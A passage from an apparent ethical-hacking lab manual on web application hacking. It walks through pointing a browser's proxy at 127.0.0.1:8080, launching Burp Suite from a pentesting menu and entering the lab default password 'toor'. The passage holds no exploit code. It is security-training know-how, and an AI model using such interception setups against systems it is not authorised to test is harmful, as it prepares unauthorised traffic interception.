


- The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
- The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.

Module 14 – Hacking Web Applications




8. The **Connection Settings** window appears; select the **Manual proxy configuration** radio button and specify the **HTTP Proxy** as **127.0.0.1** and the **Port** as **8080**. Tick the **Also use this proxy for FTP and HTTPS** checkbox and click **OK**. Close the **Preferences** tab and minimize the browser window.




Module 14 – Hacking Web Applications

9. Now, minimize the browser window, click the **Applications** menu from the top left corner of **Desktop**, and navigate to **Pentesting** → **Web Application Analysis** → **Web Application Proxies** → **burpsuite** to launch the **Burp Suite** application.



Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.

